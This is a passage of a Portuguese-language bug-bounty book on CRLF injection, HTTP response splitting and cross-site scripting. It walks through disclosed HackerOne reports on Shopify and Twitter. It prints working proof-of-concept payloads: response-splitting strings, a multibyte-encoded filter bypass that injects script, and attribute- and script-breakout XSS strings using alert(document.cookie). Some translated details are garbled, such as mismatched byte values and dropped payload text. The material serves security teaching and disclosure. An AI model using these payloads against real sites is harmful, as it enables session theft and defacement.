A *divisão da resposta HTTP*, na qual nos concentraremos no restante deste capítulo, permite que um invasor divida uma única resposta HTTP injetando novos cabeçalhos que os navegadores interpretam. Um invasor pode explorar uma resposta HTTP dividida usando um de dois métodos, dependendo da natureza da vulnerabilidade. No primeiro método, o invasor usa caracteres CRLF para completar a resposta inicial do servidor e inserir cabeçalhos adicionais para gerar uma nova resposta HTTP. No entanto, às vezes um invasor pode apenas modificar uma resposta e não injetar uma resposta HTTP completamente nova. Por exemplo, ele só pode injetar um número limitado de caracteres. Isso leva ao segundo método de exploração da divisão de resposta, inserindo novos cabeçalhos de resposta HTTP, como um cabeçalho `Location`. A injeção de um cabeçalho `Location` permitiria que um invasor encadeasse o cabeçalho

A vulnerabilidade CRLF com um redirecionamento, enviando um alvo para um site malicioso, ou cross-site scripting (XSS), um ataque que abordaremos no Capítulo 7.

Divisão de respostas v.shopify.com

Dificuldade: Média

URL: v.shopify.com/last_shop?<YOURSITE>.myshopify.com

Fonte: <https://hackerone.com/reports/106427/>

Data da denúncia: 22 de dezembro de

2015 Recompensa paga: \$500

Em dezembro de 2015, o usuário do HackerOne krankopwnz relatou que o Shopify não estava validando o parâmetro de loja passado para o URL v.shopify.com/last_shop?<YOURSITE>.myshopify.com. A Shopify enviava uma solicitação `GET` para esse URL a fim de definir um cookie que registrava a última loja em que um usuário havia feito login. Como resultado, um invasor poderia incluir os caracteres CRLF `\r\n` (a capitalização não importa para a codificação) no URL como parte do parâmetro `last_shop`. Quando esses caracteres eram enviados, o Shopify usava o parâmetro `last_shop` completo para gerar novos cabeçalhos na resposta HTTP. Aqui está o código malicioso que krankopwnz injetou como parte do nome de uma loja para testar se essa exploração funcionaria:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%200K%0d%0aContent-
Tipo:%20
text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>
```

Como a Shopify usou o parâmetro `last_shop` não higienizado para definir um cookie na resposta HTTP, a resposta incluiu conteúdo que o navegador interpretou como duas respostas. Os caracteres `%20` representam espaços codificados, que são decodificados quando a resposta é recebida.

A resposta recebida pelo navegador foi decodificada para:

-
- ❶ Content-Length: 0
 - HTTP/1.1 200 OK
 - Content-Type: text/html

Content-Length: 19

② <html>deface</html>

A primeira parte da resposta apareceria após a mensagem HTTP cabeçalhos. O comprimento do conteúdo da resposta original é declarado como ①, o que informa ao navegador que não há conteúdo no corpo da resposta. Em seguida, um CRLF inicia uma nova linha e novos cabeçalhos. O texto configura o novo informações de cabeçalho para informar ao navegador que há uma segunda resposta que é HTML e que seu comprimento é ⑨. Em seguida, as informações do cabeçalho fornecem ao navegador o HTML a ser renderizado em ②. Quando um invasor mal-intencionado usa o cabeçalho HTTP injetado, várias vulnerabilidades são possíveis; essas incluem XSS, que abordaremos no Capítulo 7.

Conclusões

Fique atento às oportunidades em que um site aceita entradas que ele usa como parte de seus cabeçalhos de retorno, principalmente quando está configurando cookies. Se você observar esse comportamento em um site, tente enviar %0D%0A (ou apenas %0A%20 no Internet Explorer) para verificar se o site está protegendo adequadamente contra injeções de CRLF. Se não estiver, teste para ver se você consegue adicionar novos cabeçalhos ou uma resposta HTTP adicional inteira. Essa vulnerabilidade é mais bem explorada quando ocorre com pouca interação do usuário, como em uma solicitação GET.

Divisão de respostas HTTP do Twitter

Dificuldade: Alta

URL: https://twitter.com/i/safety/report_story/

Fonte: <https://hackerone.com/reports/52042/>

Data do relatório: 15 de março de 2015

Recompensa paga: US\$ 3.500

Quando estiver procurando vulnerabilidades, lembre-se de pensar fora da caixa e enviar valores codificados para ver como o site lida com a entrada. Em alguns casos, os sites se protegerão contra a injeção de CRLF usando um

lista negra. Em outras palavras, o site verificará se há caracteres na lista negra nas entradas e responderá de acordo, removendo esses caracteres ou não permitindo que a solicitação HTTP seja feita. No entanto, às vezes um invasor pode contornar uma lista negra usando a codificação de caracteres.

Em março de 2015, o FileDescriptor manipulou a forma como o Twitter lidava com a codificação de caracteres para encontrar uma vulnerabilidade que lhe permitia definir um cookie por meio de uma solicitação HTTP.

A solicitação HTTP que o FileDescriptor testou incluía um parâmetro `reported_tweet_id` quando enviado para

https://twitter.com/i/safety/report_story/ (uma relíquia do Twitter que permitia aos usuários denunciar anúncios inadequados). Ao responder, o Twitter também retornava um cookie que incluía o parâmetro enviado com a solicitação HTTP. Durante seus testes, o FileDescriptor observou que os caracteres CR e LF estavam na lista negra e foram sanitizados. O Twitter substituía qualquer LF por um espaço e enviava um HTTP 400 (Bad Request Error) quando recebia qualquer CR, protegendo assim contra injecções de CRLF. Mas o FileDescriptor sabia de um bug no Firefox que decodificava incorretamente os cookies e que poderia permitir que os usuários injetassem cargas maliciosas em um site. O conhecimento desse bug o levou a testar se um bug semelhante poderia existir no Twitter.

No bug do Firefox, o Firefox retirava todos os caracteres Unicode nos cookies fora do intervalo de caracteres ASCII. No entanto, os caracteres Unicode podem consistir em vários bytes. Se determinados bytes em um caractere multibyte fossem removidos, os bytes restantes poderiam resultar em caracteres maliciosos sendo renderizados em uma página da Web.

Inspirado pelo bug do Firefox, o FileDescriptor testou se um invasor poderia passar um caractere malicioso pela lista negra do Twitter usando a mesma técnica de caracteres multibyte. Assim, o FileDescriptor encontrou um caractere Unicode cuja codificação terminava com `%0A` (um LF), mas cujos outros bytes não estavam incluídos no conjunto de caracteres HTTP. Ele usou o caractere Unicode `﷽`, que é codificado em hexadecimal como U+560A (`56 0A`). Mas quando esse caractere é usado em um URL, ele é codificado com UTF-8 como `%E5%98%8A`. Esses três bytes, `%E3`, `%98`, `%8A`, contornaram a lista negra do Twitter porque não são caracteres maliciosos.

Quando FileDescriptor enviou esse valor, ele descobriu que o Twitter não higienizaria o caractere codificado pelo URL, mas ainda decodificaria o valor UTF-8 %E5%98%8A de volta ao seu valor Unicode 56 0A. O Twitter descartaria o 56 como um caractere inválido, deixando os caracteres de alimentação de linha 0A intocados. Além disso, ele descobriu que o caractere 女 (que é codificado como 56 0D) também poderia ser usado para inserir o retorno de carro necessário (%0D) na resposta HTTP.

Depois de confirmar que o método funcionava, o FileDescriptor passou o valor %E5%98%8A%E5%98%8DSet-Cookie:%20test para o parâmetro de URL do Twitter. O Twitter decodificaria os caracteres, retiraria os caracteres fora do intervalo e deixaria %0A e %0D na solicitação HTTP, resultando no valor %0A%0DSet-Cookie:%20test. O CRLF dividiria a resposta HTTP em duas, de modo que a segunda resposta consistiria apenas no valor Set-Cookie: test, que é o cabeçalho HTTP usado para definir cookies.

Os ataques CRLF podem ser ainda mais perigosos quando permitem ataques XSS. Embora os detalhes da exploração de XSS não sejam importantes para este exemplo, é importante observar que o FileDescriptor foi além com essa prova de conceito. Ele demonstrou no Twitter como essa vulnerabilidade CRLF poderia ser explorada para executar JavaScript mal-intencionado com o seguinte URL:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5
%98%8A%E5%98%8Dcontent-
type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5
%98%8D%E5%98%8A%E5%98%8D%E5%98%BCsvg.onload=alert%28innerHTML%29%E5%98%BE
```

Os detalhes importantes são os valores de 3 bytes salpicados por toda parte:

%E5%98%8A, %E5%98%8D, %E5%98%BC e %E5%98%BE. Após a remoção dos caracteres, esses valores são decodificados para %0A, %0D, %3C e %3E, respectivamente, todos eles caracteres especiais de HTML. O byte %3C é o colchete angular esquerdo (<) e %3E é o colchete angular direito (>).

Os outros caracteres do URL são incluídos na resposta HTTP conforme escrito. Portanto, quando os caracteres de byte codificados são decodificados com quebras de linha, o cabeçalho tem a seguinte aparência:

```
https://twitter.com/login?redirect_a
fter_login=https://twitter.com:21/
content-type:text/html
```

localização:

```
<svg/onload=alert(innerHTML)>
```

A carga útil é decodificada para injetar o cabeçalho `content-type` `text/html`, que informa ao navegador que a resposta conterá HTML. O cabeçalho `Location` usa uma tag `<svg>` para executar o código JavaScript `alert(innerHTML)`. O alert cria uma caixa de alerta que contém o conteúdo da página da Web usando a propriedade DOM `innerHTML` (a propriedade `innerHTML` retorna o HTML de um determinado elemento). Nesse caso, o alerta incluiria a sessão do usuário conectado e os cookies de autenticação, demonstrando que um invasor poderia roubar esses valores. O roubo do cookie de autenticação permitiria que um invasor fizesse login na conta de um alvo, o que explica por que o FileDescriptor recebeu uma recompensa de US\$ 3.500 pela descoberta dessa vulnerabilidade.

Conclusões

Se um servidor estiver, de alguma forma, higienizando os caracteres `\r\n`, pense em como o site pode estar fazendo isso e se você pode contornar seus esforços, por exemplo, por meio de codificação dupla. Você pode testar se o site está manipulando incorretamente valores extras passando caracteres de vários bytes e determinando se eles são decodificados em outros caracteres.

Resumo

As vulnerabilidades CRLF permitem que os invasores manipulem as respostas HTTP alterando seus cabeçalhos. A exploração das vulnerabilidades CRLF pode levar a envenenamento de cache, evasão de firewall, sequestro de solicitações ou divisão de respostas HTTP. Como uma vulnerabilidade CRLF é causada por um site que reflete de volta a entrada do usuário não higienizada `\r\n` em seus cabeçalhos, é importante monitorar e analisar todas as respostas HTTP ao invadir. Além disso, se você encontrar uma entrada que possa controlar sendo retornada nos cabeçalhos HTTP, mas os caracteres `\r\n` estiverem sendo higienizados, tente incluir uma entrada codificada em vários bytes, como fez o FileDescriptor, para determinar como o site lida com a decodificação.

7

SCRIPTING ENTRE SITES



Um dos exemplos mais famosos de vulnerabilidade *de XSS (cross-site scripting)* é o Myspace Samy Worm, criado por Samy Kamkar. Em outubro de 2005, Kamkar explorou uma vulnerabilidade no Myspace que lhe permitia armazenar uma carga de JavaScript em seu perfil. Sempre que um usuário conectado visitava seu perfil no Myspace, o código da carga útil era executado, tornando o visualizador amigo de Kamkar no Myspace e atualizando o perfil do visualizador para exibir o texto "mas acima de tudo, samy é meu herói". Em seguida, o código se copiava para o perfil do visualizador e continuava a infectar outras páginas de usuários do Myspace.

Embora Kamkar não tenha criado o worm com intenção maliciosa, o governo invadiu a residência de Kamkar como resultado. Kamkar foi preso por liberar o worm e se declarou culpado de uma acusação de crime.

O worm de Kamkar é um exemplo extremo, mas sua exploração mostra o amplo impacto que uma vulnerabilidade XSS pode ter em um site. Semelhante a outras vulnerabilidades que abordei até agora, o XSS ocorre quando os sites renderizam determinados caracteres não higienizados, fazendo com que os navegadores executem JavaScript mal-intencionado. Os caracteres que permitem a ocorrência de uma vulnerabilidade de XSS incluem aspas duplas ("), aspas simples ('') e colchetes angulares (< >).

Se um site higienizar corretamente os caracteres, eles serão renderizados como entidades HTML. Por exemplo, o código-fonte da página de uma página da Web mostraria esses caracteres da seguinte forma:

- Uma aspa dupla (") como " ou "
- Uma aspa simples (') como ' ou '
- Um colchete angular de abertura (<) como < ou <
- Um colchete angular de fechamento (>) como > ou >

Esses caracteres especiais, quando não higienizados, definem a estrutura de uma página da Web em HTML e JavaScript. Por exemplo, se um site não higieniza colchetes angulares, você pode inserir `<script></script>` para injetar uma carga útil, como esta:

```
<script>alert(document.domain);</script>
```

Quando você envia esse payload a um site que o renderiza sem ser higienizado, as tags `<script></script>` instruem o navegador a executar o JavaScript entre elas. O payload executa a função `alert`, criando uma caixa de diálogo pop-up que exibe as informações passadas para `alert`. A referência a `document` dentro dos parênteses é o DOM, que retorna o nome de domínio do site. Por exemplo, se a carga útil for executada em `https://www.<example>.com/foo/bar/`, a caixa de diálogo pop-up exibirá `www.<example>.com`.

Quando você encontrar uma vulnerabilidade de XSS, confirme seu impacto, pois nem todas as vulnerabilidades de XSS são iguais. Confirmar o impacto de um bug e incluir essa análise melhora seu relatório, ajuda os triadores a validar seu bug e pode aumentar sua recompensa.

Por exemplo, uma vulnerabilidade de XSS em um site que não usa a bandeira `httponly` em cookies confidenciais é diferente de uma vulnerabilidade de XSS que usa. Quando um site não tem a bandeira `httponly`, seu XSS pode ler valores de cookies; se esses valores incluírem cookies de identificação de sessão, você poderá roubar a sessão de um alvo e acessar sua conta. Você pode alertar `document.cookie` para confirmar que pode ler cookies confidenciais (saber quais cookies um site considera confidenciais requer tentativa e erro em cada site). Mesmo quando não é possível acessar cookies confidenciais, é possível alertar `document.domain` para confirmar se você pode acessar informações confidenciais do usuário a partir do DOM e executar ações em nome do alvo.

Mas o XSS pode não ser uma vulnerabilidade para o site se você não alertar o domínio correto. Por exemplo, se você alertar `document.domain` de um iFrame em sandbox, seu JavaScript poderá ser inofensivo porque não pode acessar cookies, executar ações na conta do usuário ou acessar informações confidenciais do usuário no DOM.

O JavaScript se torna inofensivo porque os navegadores implementam a *Same Origin Policy (SOP)* como um mecanismo de segurança. A SOP restringe a forma como os documentos (o D no DOM) podem interagir com recursos carregados de outra origem. A SOP protege sites inocentes de sites mal-intencionados que tentam explorar o site por meio do usuário. Por exemplo, se você visitasse `www.<malicious>.com` e ele invocasse uma solicitação `GET` para `www.<example>.com/profile` em seu navegador, o SOP impediria que `www.<malicious>.com` lesse a resposta de `www.<example>.com/profile`. O site `www.<example>.com` pode permitir que sites de uma origem diferente interajam com ele, mas geralmente essas interações são limitadas a sites específicos nos quais `www.<example>.com` confia.

O protocolo de um site (por exemplo, HTTP ou HTTPS), o host (por exemplo, `www.<example>.com`) e a porta determinam a origem de um site. O Internet Explorer é uma exceção a essa regra. Ele não considera a porta como parte da origem. A Tabela 7-1 mostra exemplos de origens e se elas seriam consideradas iguais a `http://www.<example>.com/`.

Tabela 7-1: Exemplos de SOP

URL	Mesma origem?	Motivo
<code>http://www.<exemplo>.com/countries</code>	Sim	N/A
<code>http://www.<exemplo>.com/countries/Canada</code>	Sim	N/A
<code>https://www.<exemplo>.com/countries</code>	Não	Protocolo diferente
<code>http://store.<exemplo>.com/countries</code>	Não	Host diferente
<code>http://www.<example>.com:8080/countries</code>	Não	Porta diferente

Em algumas situações, o URL não corresponderá à origem. Por exemplo, os esquemas `about:blank` e `javascript:` herdam a origem do documento que os abre. O contexto `about:blank` acessa informações do navegador ou interage com ele, enquanto `javascript:` executa JavaScript. O URL não fornece informações sobre sua origem, portanto, os navegadores tratam esses dois contextos de forma diferente. Quando você encontra uma vulnerabilidade de XSS, o uso de `alert(document.domain)` em sua prova de conceito é útil: ele informa a origem onde o XSS é executado, especialmente quando o URL mostrado no navegador é diferente da origem contra a qual o XSS é executado. Isso é exatamente o que acontece quando um site abre um `javascript:` URL. Se `www.<example>.com` abrisse um URL `javascript:alert(document.domain)`, o endereço do navegador mostraria `javascript:alert(document.domain)`. Mas a caixa de alerta mostraria `www.<example>.com` porque o alerta herda a origem do documento anterior.

Embora eu tenha abordado apenas um exemplo que usa a tag HTML `<script>` para obter XSS, nem sempre é possível enviar tags HTML quando você encontra uma possível injeção. Nesses casos, talvez seja possível enviar aspas simples ou duplas para injetar uma carga útil de XSS. O XSS pode ser significativo, dependendo de onde a injeção ocorrer. Por exemplo, digamos que você possa acessar o atributo `value` do código a seguir:

```
<input type="text" name="username" value="hacker" width=50px>
```

Ao injetar uma aspa dupla no atributo `value`, você pode fechar a aspa existente e injetar uma carga útil XSS maliciosa na tag. Você pode fazer isso alterando o atributo `value` para `"hacker" onfocus=alert(document.cookie) autofocus "`, o que resultaria no seguinte:

```
<input type="text" name="username" value="hacker" onfocus=alert(document.cookie) autofocus "" width=50px>
```

O atributo `autofocus` instrui o navegador a colocar o foco do cursor na caixa de texto de entrada assim que a página for carregada. O atributo JavaScript `onfocus` informa ao navegador para executar o JavaScript quando a caixa de texto de entrada for o foco (sem o `onfocus`, o `onfocus` ocorreria quando uma pessoa clicasse na caixa de texto). Mas esses dois atributos têm limites:

não é possível aplicar o foco automático em um campo oculto. Além disso, se vários campos estiverem em uma página com foco automático, o primeiro ou o último elemento será o foco, dependendo do navegador. Quando a carga útil for executada, ela alertará sobre `document.cookie`.

Da mesma forma, digamos que você tenha acesso a uma variável em uma tag `<script>`. Se você pudesse injetar aspas simples no valor da variável `name` no código a seguir, poderia fechar a variável e executar seu próprio JavaScript:

```
<script>
    var name = 'hacker';
</script>
```

Como controlamos o `hacker` de valores, a alteração da variável `name` para `'hacker';alert(document.cookie);'` resultaria no seguinte:

```
<script>
    var name = 'hacker';alert(document.cookie);';
</script>
```

A injeção de uma aspa simples e um ponto e vírgula fecha o `name` da variável. Como estamos usando uma tag `<script>`, a função JavaScript `alert(document.cookie)`, que também injetamos, será executada. Acrescentamos um `;` adicional para encerrar nossa chamada de função e garantir que o JavaScript esteja sintaticamente correto porque o site inclui um `;` para fechar a variável `name`. Sem a sintaxe `;` no final, haveria uma aspa simples pendente, o que poderia quebrar a sintaxe da página.

Como você já sabe, é possível executar XSS usando vários métodos. O site <http://html5sec.org/>, mantido pelos especialistas em testes de penetração da Cure53, é uma ótima referência para cargas úteis de XSS.

Tipos de XSS

Há dois tipos principais de XSS: refletido e armazenado. O XSS *refletido* ocorre quando uma única solicitação HTTP que não está armazenada em nenhum lugar do site entrega e executa a carga útil do XSS. Os navegadores, inclusive o Chrome, o Internet Explorer e o Safari, tentam evitar esse tipo de ataque.

vulnerabilidade introduzindo *auditores de XSS* (em julho de 2018, a Microsoft anunciou que está aposentando o auditor de XSS no navegador Edge devido a outros mecanismos de segurança disponíveis para evitar XSS). Os auditores de XSS tentam proteger os usuários de links mal-intencionados que executam JavaScript. Quando ocorre uma tentativa de XSS, o navegador mostra uma página quebrada com uma mensagem informando que a página foi bloqueada para proteger os usuários. A Figura 7-1 mostra um exemplo no Google Chrome.




Figura 7-1: Uma página bloqueada pelo XSS Auditor no Google Chrome

Apesar dos melhores esforços dos desenvolvedores de navegadores, os invasores frequentemente contornam os auditores de XSS porque o JavaScript pode ser executado de maneiras complexas em um site. Como esses métodos de contornar os auditores de XSS mudam com frequência, eles estão além do escopo deste livro. Mas dois ótimos recursos para saber mais são a postagem do blog do FileDescriptor em <https://blog.innerht.ml/the-misunderstood-x-xss-protection/> e a folha de dicas de desvio de filtro de Masato Kinugawa em <https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet/>.

Por outro lado, o XSS armazenado ocorre quando um site salva uma carga maliciosa e a renderiza sem ser higienizada. Os sites também podem renderizar a carga útil inserida em vários locais. A carga útil pode não ser executada imediatamente após o envio, mas pode ser executada quando outra página for acessada. Por exemplo, se você criar um perfil em um site com uma carga útil de XSS como seu nome, o XSS poderá não ser executado quando você visualizar seu perfil;

Em vez disso, ele pode ser executado quando alguém pesquisa seu nome ou lhe envia uma mensagem.

Você também pode classificar os ataques XSS nas três subcategorias a seguir: Baseado em DOM, cego e próprio. Os ataques XSS *baseados em DOM* envolvem a manipulação do código JavaScript existente em um site para executar JavaScript mal-intencionado; ele pode ser armazenado ou refletido. Por exemplo, digamos que a página da Web `www.<example>.com/hi/` tenha usado o seguinte HTML para substituir o conteúdo da página por um valor de um URL sem verificar se há entrada mal-intencionada. Pode ser possível executar XSS.

```
<html>
  <body>
    <h1>Olá <span id="name"></span></h1>
    <script>document.getElementById('name').innerHTML=location.hash.split(
      '#')
        [1]</script>
  </body>
</html>
```

Neste exemplo de página da Web, a tag de script chama o objeto de documento `getElementById` para encontrar o elemento HTML com o ID `'name'`. A chamada retorna uma referência ao elemento span na tag `<h1>`. Em seguida, a tag de script modifica o texto entre as tags `` usando o método `innerHTML`. O script define o texto entre `` `` para o valor de `location.hash`, que é qualquer texto que ocorra após um `#` no URL (`location` é outra API do navegador, semelhante ao DOM; ela fornece acesso a informações sobre o URL atual).

Assim, visitar `www.<example>.com/hi#Peter/` resultaria na atualização dinâmica do HTML da página para `<h1>Peter</h1>`. Mas essa página não higieniza o valor `#` no URL antes de atualizar o elemento ``. Portanto, se um usuário visitar `www.<example>.com/h1#`, uma caixa de alerta JavaScript apareceria e exibiria `www.<example>.com` (supondo que nenhuma imagem `x` fosse retornada ao navegador). O HTML resultante da página teria a seguinte aparência:

```
<html>
  <body>
    <h1>Olá <span id="name"><img src=x onerror=alert(document.domain)>
```

```
</span>
    </h1>
<script>document.getElementById('name').innerHTML=location.hash.split(
#')
[1]</script>
</body>
</html>
```

Dessa vez, em vez de renderizar Peter entre as tags `<h1>`, a página da Web exibiria uma caixa de alerta JavaScript com o nome `document.domain`. Um invasor poderia usar isso porque, para executar qualquer JavaScript, ele forneceria o atributo JavaScript da tag `` para o `onerror`.

O XSS cego é um ataque XSS armazenado no qual outro usuário renderiza a carga útil do XSS de um local do site que um hacker não pode acessar. Por exemplo, isso poderia acontecer se você pudesse adicionar XSS como seu nome e sobrenome ao criar um perfil pessoal em um site. Esses valores podem ser ignorados quando usuários comuns visualizam seu perfil. No entanto, quando um administrador visita uma página administrativa que lista todos os novos usuários do site, os valores podem não ser sanitizados e o XSS pode ser executado. A ferramenta XSSHunter (<https://xsshunter.com/>) de Matthew Bryant é ideal para detectar XSS cego. As cargas úteis projetadas por Bryant executam JavaScript, que carrega um script remoto. Quando o script é executado, ele lê o DOM, as informações do navegador, os cookies e outras informações que a carga útil envia de volta à sua conta do XSSHunter.

As vulnerabilidades *auto* XSS são aquelas que podem afetar apenas o usuário que insere a carga útil. Como um invasor pode atacar apenas a si mesmo, o XSS automático é considerado de baixa gravidade e não se qualifica para uma recompensa na maioria dos programas de recompensa por bugs. Por exemplo, isso pode ocorrer quando o XSS é enviado por meio de uma solicitação `POST`. Porém, como a solicitação é protegida por CSRF, somente o alvo pode enviar a carga útil do XSS. O XSS autônomo pode ou não ser armazenado.

Se você encontrar um XSS próprio, procure oportunidades de combiná-lo com outra vulnerabilidade que possa afetar outros usuários, como *CSRF de login/logout*. Nesse tipo de ataque, um alvo é desconectado de sua conta e conectado à conta do invasor para executar o JavaScript malicioso. Normalmente, um ataque CSRF de login/logout exige a capacidade de registrar o alvo novamente em uma conta usando JavaScript malicioso. Não examinaremos

em um bug que usa CSRF de login/logout, mas um ótimo exemplo é aquele que Jack Whitton encontrou em um site da Uber, sobre o qual você pode ler em <https://whitton.io/articles/uber-turning-self-xss-into-good-xss/>.

O impacto do XSS depende de vários fatores: se ele é armazenado ou refletido, se os cookies são acessíveis, onde a carga útil é executada e assim por diante. Apesar dos possíveis danos que o XSS pode causar em um site, a eliminação de vulnerabilidades de XSS geralmente é fácil, exigindo apenas que os desenvolvedores de software higienizem a entrada do usuário (assim como na injeção de HTML) antes de renderizá-la.

Shopify Atacado

Dificuldade: Baixa

URL: wholesale.shopify.com/

Fonte: <https://hackerone.com/reports/106293/>

Data da denúncia: 21 de dezembro de 2015

Recompensa paga: \$500

As cargas úteis de XSS não precisam ser complicadas, mas você precisa adaptá-las ao local onde serão renderizadas e se estarão contidas em tags HTML ou JavaScript. Em dezembro de 2015, o site de atacado da Shopify era uma página da Web simples com uma caixa de pesquisa distinta na parte superior. A vulnerabilidade de XSS nessa página era simples, mas facilmente perdida: a entrada de texto na caixa de pesquisa estava sendo refletida sem ser higienizada dentro das tags JavaScript existentes.

As pessoas não perceberam esse bug porque a carga útil do XSS não estava explorando HTML não higienizado. Quando o XSS explora a forma como o HTML é renderizado, os atacantes podem ver o efeito da carga útil porque o HTML define a aparência de um site. Por outro lado, o código JavaScript pode *alterar* a aparência de um site ou executar outra ação, mas não *define* a aparência do site.

Nesse caso, inserir "`><script>alert('XSS')</script>`" não executaria a carga útil XSS `alert('XSS')` porque a Shopify estava codificando as tags HTML `<>`. Esses caracteres teriam sido renderizados inofensivamente como `<` e `>`. Um hacker percebeu que a entrada estava sendo renderizada sem ser higienizada

dentro das tags `<script></script>` na página da Web. Provavelmente, o hacker chegou a essa conclusão ao visualizar o código-fonte da página, que contém o HTML e o JavaScript da página. Você pode visualizar o código-fonte de qualquer página da Web digitando `view-source:URL` em uma barra de endereços do navegador. Como exemplo, a Figura 7-2 mostra parte do código-fonte da página do site <https://nostarch.com/>.

Depois de perceber que a entrada foi renderizada sem ser higienizada, o hacker inseriu `test';alert('xss');` na caixa de pesquisa da Shopify, criando uma caixa de alerta JavaScript com o texto 'XSS' quando renderizado. Embora não esteja claro no relatório, é provável que o Shopify estivesse renderizando o termo pesquisado em uma instrução JavaScript, como `var search_term = 'XSS'`. A primeira parte da injeção, `test';`, teria fechado essa tag e inserido o `alert('XSS');` como uma declaração separada. O final `'` teria assegurado que a sintaxe do JavaScript estava correta. O resultado provavelmente teria se parecido com `var search_term = 'test';alert('xss'); '';`.



The screenshot shows the browser's developer tools with the "View Source" tab selected. The page title is "N Starch Press | "The finest in geek entertainment"". The source code is displayed in a monospaced font, showing various HTML tags, meta-information, and CSS links. The code includes several CSS files from the "/sites/default/files/css/" directory, such as "css_10a7fjVpvP_oGNadtIwCSeJT1EMqXdMiU84ekLLxQnc4.css", "css_iJEB0lItNnvQOPbOg8qRmr7hRCfcisQy8q7Ffhk.css", "css_ED5mSD1230m3NLdnWtdu4J8Rpj8Es5qgnL2m3Ec.css", and "css_AwOJVn3jdGuAluV_K-1dvvojfrugvh3K-puk6dDe7ebk.css". There is also a script tag at the top with a CDN URL.

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
<script src="/cdn-cgi/apps/head/_yd33ivQmxxIXzrxaZuiVTLpv7Y.js"></script><link rel="profile" href="https://www.w3.org/1999/xhtml/vocab" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="https://nostarch.com/sites/default/files/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="generator" content="Drupal 7 (http://drupal.org)" />
<link rel="canonical" href="https://nostarch.com/" />
<link rel="shortlink" href="https://nostarch.com/" />
<title>N Starch Press | "The finest in geek entertainment"</title>
<link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_10a7fjVpvP_oGNadtIwCSeJT1EMqXdMiU84ekLLxQnc4.css" media="all" />
<link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_iJEB0lItNnvQOPbOg8qRmr7hRCfcisQy8q7Ffhk.css" media="all" />
<link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_ED5mSD1230m3NLdnWtdu4J8Rpj8Es5qgnL2m3Ec.css" media="all" />
<link type="text/css" rel="stylesheet" href="https://nostarch.com/sites/default/files/css/css_AwOJVn3jdGuAluV_K-1dvvojfrugvh3K-puk6dDe7ebk.css" media="all" />
```

Figura 7-2: A origem da página para <https://nostarch.com/>

Conclusões

As vulnerabilidades de XSS não precisam ser complexas. A vulnerabilidade do Shopify não era complexa: era apenas um campo de texto de entrada simples que não higienizava a entrada do usuário. Quando estiver testando o XSS, certifique-se de visualizar o código-fonte da página e confirmar se as cargas úteis estão sendo renderizadas em tags HTML ou JavaScript.

Formatação de moeda da Shopify

Dificuldade: Baixa

URL: <YOURSITE>.myshopify.com/admin/settings/general/ Fonte:
<https://hackerone.com/reports/104359/>

Data da denúncia: 9 de dezembro
de 2015 Recompensa paga:
US\$ 1.000

As cargas úteis de XSS nem sempre são executadas imediatamente. Por esse motivo, os hackers devem se certificar de que a carga útil seja devidamente higienizada em todos os locais em que possa ser renderizada. Neste exemplo, as configurações da loja da Shopify permitiam que os usuários alterassem a formatação da moeda. Em dezembro de 2015, os valores dessas caixas de entrada não foram devidamente higienizados ao configurar páginas de mídia social. Um usuário mal-intencionado poderia configurar uma loja e injetar uma carga útil de XSS no campo de configurações de moeda da loja, conforme mostrado na Figura 7-3. A carga útil era renderizada no canal de vendas de mídia social da loja. O usuário mal-intencionado poderia configurar a loja para executar a carga útil quando outro administrador da loja visitasse o canal de vendas.

A Shopify usa o mecanismo de modelo Liquid para renderizar dinamicamente o conteúdo nas páginas da loja. Por exemplo, `${{ }}` é a sintaxe do Liquid; a variável a ser renderizada é inserida dentro do conjunto interno de chaves. Na Figura 7-3, `${{amount}}` é um valor legítimo, mas é anexado ao valor >, que é a carga útil do XSS. O `>` fecha a tag HTML na qual a carga está sendo injetada. Quando a tag HTML é fechada, o navegador renderiza a tag de imagem e procura uma imagem `x` indicada no atributo `src`. Como é improvável que exista uma imagem com esse valor no site da Shopify, o navegador encontra um erro e chama o manipulador de eventos JavaScript `onerror`. O manipulador de eventos executa o JavaScript definido no manipulador. Nesse caso, é a função `alert(document.domain)`.

